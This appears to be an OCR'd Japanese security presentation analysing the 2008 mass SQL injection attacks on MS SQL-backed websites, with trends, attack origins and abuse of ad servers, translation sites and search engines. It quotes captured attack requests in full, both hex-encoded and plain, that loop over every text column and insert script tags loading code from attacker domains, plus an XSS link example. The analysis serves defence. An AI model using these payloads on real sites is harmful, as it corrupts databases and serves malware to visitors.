3C002F007300630072006900700074003E002700270027002900460045005400430048002000 4E00
450058005400200046005200 4F004D002000200054006100 62006C0065005F004300750072007300
6F007200200049004E0054004F002000400054002C004000430020004500 4E004400200043004C00
4F005300450020005400610062006C0065005F004300750072007300 4500200044004500 4100
4C004C004F004300410054004500200054006100 62006C0065005F004300750072007300 4F007200
%20AS%20NVARCHAR(4000));EXEC(@S);-- HTTP/1.0
Connection: keep-alive
Content-Type: text/html
Content-Length: 0
Host: xxxxxxxxxxxxxxxxxx.jp
Accept: text/html, */*
User-Agent: Mozilla/3.0 (compatible; Indy Library)
```

SQL文

```
DECLARE @T varchar(255),@C varchar(255)
 DECLARE Table_Cursor CURSOR FOR
 select a.name,b.name from sysobjects a,syscolumns b
 where a.id=b.id and a.xtype='u' and (b.xtype=99 or b.xtype=35 or b.xtype=231
   or b.xtype=167)
 OPEN Table_Cursor FETCH NEXT FROM  Table_Cursor
 INTO @T,@C WHILE(@@FETCH_STATUS=0)
 BEGIN exec('update ['+@T+'] set
   ['+@C+']=rtrim(convert(varchar,['+@C+']))+''<script
   src=http://www.2117966.net/fuckjp0.js></script>''')
 FETCH NEXT FROM  Table_Cursor INTO @T,@C
 END CLOSE Table_Cursor DEALLOCATE Table_Cursor
```

- URLをホームページに挿入する
- 文字列型のテーブル全部にURLを入れていく
  - 2007年：ntextのみ
  - 2008年：varchar, sysname, text, ntext が対象

攻撃手法の変化 5月

hoge.asp;dEcLaRe%20@t%20vArChAr(255),@c%20vArChAr(255)%20dEcLaRe%20tAbLe_cursoR%20cUrSoR%20FoR%20sElEcT%20a.nAmE,b.nAmE%20FrOm%20sYsObJeCtS%20a,sYsCoLuMnS%20b%20wHeRe%20a.iD=b.iD%20AnD%20a.xTyPe='u'%20AnD%20(b.xTyPe=99%20oR%20b.xTyPe=35%20oR%20b.xTyPe=231%20oR%20b.xTyPe=167)%20oPeN%20tAbLe_cursoR%20fEtCh%20next%20FrOm%20tAbLe_cursoR%20iNtO%20@t,@c%20while(@@fEtCh_status=0)%20bEgIn%20exec('UpDaTe%20['%2b@t%2b']%20sEt%20['%2b@c%2b']=rtrim(convert(varchar,['%2b@c%2b']))%2bcAsT(0x223E3C2F7469746C653E3C73637269707420737263D687474703A2F2F732E736565392E75732F732E6A733E3C2F73637269707420743E3C212D2D%20aS%20vArChAr(67))')%20fEtCh%20next%20FrOm%20tAbLe_cursoR%20iNtO%20@t,@c%20eNd%20cLoSe%20tAbLe_cursoR%20dEAlLoCaTe%20tAbLe_cursoR;-- HTTP/1.1


hoge.asp;dEcLaRe @t vArChAr(255),@c vArChAr(255) dEcLaRe tAbLe_cursoR cUrSoR FoR sElEcT a.nAmE,b.nAmE FrOm sYsObJeCtS a,sYsCoLuMnS b wHeRe a.iD=b.iD AnD a.xTyPe='u' AnD (b.xTyPe=99 oR b.xTyPe=35 oR b.xTyPe=231 oR b.xTyPe=167) oPeN tAbLe_cursoR fEtCh next FrOm tAbLe_cursoR iNtO @t,@c while(@@fEtCh_status=0) bEgIn exec('UpDaTe ['+@t+'] sEt ['+@c+']=rtrim(convert(varchar,['+@c+']))+cAsT(0x223E3C2F7469746C653E3C73637269707420737263D687474703A2F2F732E736565392E75732F732E6A733E3C2F73637269707420743E3C212D2D aS vArChAr(67))') fEtCh next FrOm tAbLe_cursoR iNtO @t,@c eNd cLoSe tAbLe_cursoR dEAlLoCaTe tAbLe_cursoR;-- HTTP/1.1

"></title><script src=http://s.see9.us/s.js></script><!--

挿入先カラムのチェック

```
DECLARE @T varchar(255),@C varchar(4000) DECLARE Table_Cursor CURSOR FOR
select a.name,b.name from sysobjects a,syscolumns b where a.id=b.id and
a.xtype='u' and (b.xtype=99 or b.xtype=35 or b.xtype=231 or b.xtype=167)
OPEN Table_Cursor FETCH NEXT FROM  Table_Cursor INTO @T,@C
WHILE(@@FETCH_STATUS=0) BEGIN exec('update ['+@T+'] set ['+@C+']=''"">
</title><script src="http://www0.douhunqn.cn/csrss/w.js"></script>
<!--''+['+@C+'] where '+@C+' not like ''%"></title>
<script src="http://www0.douhunqn.cn/csrss/w.js"></script><!--''')FETCH
NEXT FROM  Table_Cursor INTO @T,@C END CLOSE Table_Cursor DEALLOCATE
Table_Cursor
```

- 挿入先のテーブルをチェック
- すでに同じURLがあれば、改ざんしない



マルチバイト文字を含むリクエスト


```
DECLARE%20@S%20VARCHAR ( 4000 ) ; SET%20@S = CAST
(0x4445434C41524520405420564152434841522832353529204
445434C41524520546162 6C655F437572736F7220435552534F5220464F522053454C45435420612E6E
616D652C622E6E616D652046524F4D207379736F626A6563747320612C737973636F6C756D6E7320
6220574845524520612E69643D622E696420414E4420612E78747970653D27752720414E442028622E
78747970653D3939204F5220622E78747970653D3335204F5220622E78747970653D323331204F5220
622E78747970653D31363729204F50454E20546162 6C655F437572736F722046455443482 04E4558542
046524F4D20546162 6C655F437572736F7220494E544F2040542C4043205748494C452840404645544
3485F5354415455533D302920424547494E20455845432827555044415445205B272B40542B275D205
34554205B272B40432B275D3D525452494D28434F4E56455254285641524348415228343030302 92C
5B272B40432B275D29292B27273C736372697074207372633D687474703A2F2F7777772E776573747
0616373656375726573697465 2E636F6D2F622E6A733E3C2F7363726970743E27272729204645544348
8204E4558542046524F4D20546162 6C655F437572736F7220494E544F2040542C404320454E4420434
C4F5345205461626C655F437572736F722044454 14C4C4F434154452054616 26C655F437572736F722
0%20AS%20VARCHAR(4000));EXEC(@S);--&K=0
```


ラック サイバーリスク総合研究所レポート
http://www.lac.co.jp/info/rrics_report/

- リクエストにマルチバイト文字が含まれる
- マルチバイト語圏で作成された可能性が高い


6月19日に何があったのか？

■2008年6月のSQLインジェクション検知傾向





攻撃元の分布



ラック：脅威は世界中からやってくる

http://www.lac.co.jp/info/attacks-now.html


http://www.lac.co.jp/info/img/200805attacks-map.gif

http://www.lac.co.jp/info/img/200806attacks-map.gif

http://www.lac.co.jp/info/img/200807attacks-map.gif


http://www.lac.co.jp/info/img/200808attacks-map.gif

誘導先URLの遷移



JSOCの検知傾向
SQLインジェクションで埋め込まれるURL


広告サーバの改ざん



ポータルサイトへの攻撃がそのまま広告サイトに行われる

広告サイトのIDS/IPSではアラートが上がるが、遮断できない

翻訳サイトの悪用



翻訳サイトを経由して攻撃を行う

ウェブサーバでアクセス制御を行いにくい

検索エンジンの悪用

①攻撃者(ブログを開設)
http://www.example.com/<script>alert('xss')</script>
へのリンクを用意

対象サイト

②検索エンジンがクローリング

③http://www.example.com/<script>alert('xss')</script>
へのリンクを発見

④リンクをたどってアクセス
http://www.example.com/<script>alert('xss')</script>
結果として攻撃が行われる

検索エンジン

自分のブログに攻撃リンクを用意し、検索エンジンから攻撃させる

検索エンジンはリンクの意図は確認せずにアクセスする

MS SQL以外を狙ったインジェクション

